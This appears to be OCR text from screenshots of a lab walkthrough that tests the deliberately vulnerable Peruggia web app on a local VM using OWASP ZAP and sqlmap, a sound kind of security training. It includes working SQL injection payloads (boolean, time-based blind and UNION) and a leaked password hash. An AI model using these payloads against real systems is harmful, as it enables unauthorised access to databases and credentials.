
Welcome user




Not secure | 192.168.56.101/peruggia/index.php?action=comment&pic_id=1

Peruggia 1.2





192.168.56.101/peruggia/index.php?action=comment&pic_id=123456789%20OR%201=1




Add Comment

Uploaded By: 4



Add Comment

Uploaded By: 21232f297a57a5a743894a0e4a801fc3




Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

You can now run the ZAP Baseline Scan as a GitHub Action



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.


Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://192.168.56.101/peruggia/

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Progress: Not started



- Alerts (11)
  - Cross Site Scripting (Reflected) (2)
  - Path Traversal
  - SQL Injection (2)
    - GET: http://192.168.56.101/peruggia/index.php?acti
    - POST: http://192.168.56.101/peruggia/index.php?ac
  - Directory Browsing
  - X-Frame-Options Header Not Set (16)
  - Absence of Anti-CSRF Tokens (2)
  - Cookie No HttpOnly Flag
  - Cookie Without SameSite Attribute
  - Server Leaks Information via "X-Powered-By" HTTP Resp
  - X-Content-Type-Options Header Missing (19)
  - Timestamp Disclosure - Unix (2)

SQL Injection

URL:	http://192.168.56.101/peruggia/index.php?action=login&check=1
Risk:	High
Confidence:	Medium
Parameter:	username
Attack:	ZAP' AND '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)


Description:

SQL injection may be possible.

Other Info:

The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1' --] and [ZAP' AND '1'='2' --]
The parameter value being modified was stripped from the HTML output for the purposes of the comparison
Data was returned for the original parameter.

Alerts 3 2 5 1 Primary Proxy: localhost:8080



Manual Explore

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through Z


The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore: http://192.168.56.101/peruggia/

Enable HUD: ☑

Explore your application: Launch Browser Firefox


You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.



This screen allows you to launch the browser of your choice so that


The ZAP Heads Up Display (HUD) brings all of the essential ZAP

ch from ZAP, but will




```
POST http://192.168.56.101/peruggia/index.php?action=login&check=1
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Referer: http://192.168.56.101/peruggia/index.php?action=login
Host: 192.168.56.101
Cookie: PHPSESSID=1faagomkm3bin776o94rd9nll3
```


```
username=ZAP&password=ZAP
```




```
kali@kali:~$ sqlmap -hh
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5.4#dev}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1
")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log fi
le
```




```
sqlmap identified the following injection point(s) with a total of 211 HTTP(s) requests:
---
Parameter: pic_id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=comment&pic_id=1 AND (SELECT 2459 FROM (SELECT(SLEEP(5)))zqfa)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: action=comment&pic_id=-2377 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×7178626b71,0×59437576614a416e644d
5a,0×717a6b7671)-- -
---
[10:52:19] [INFO] the back-end DBMS is MySQL
[10:52:19] [CRITICAL] connection dropped or unknown HTTP status code received. Try to force the HTTP User-Agent hea
 sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, PHP, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.0.12
```



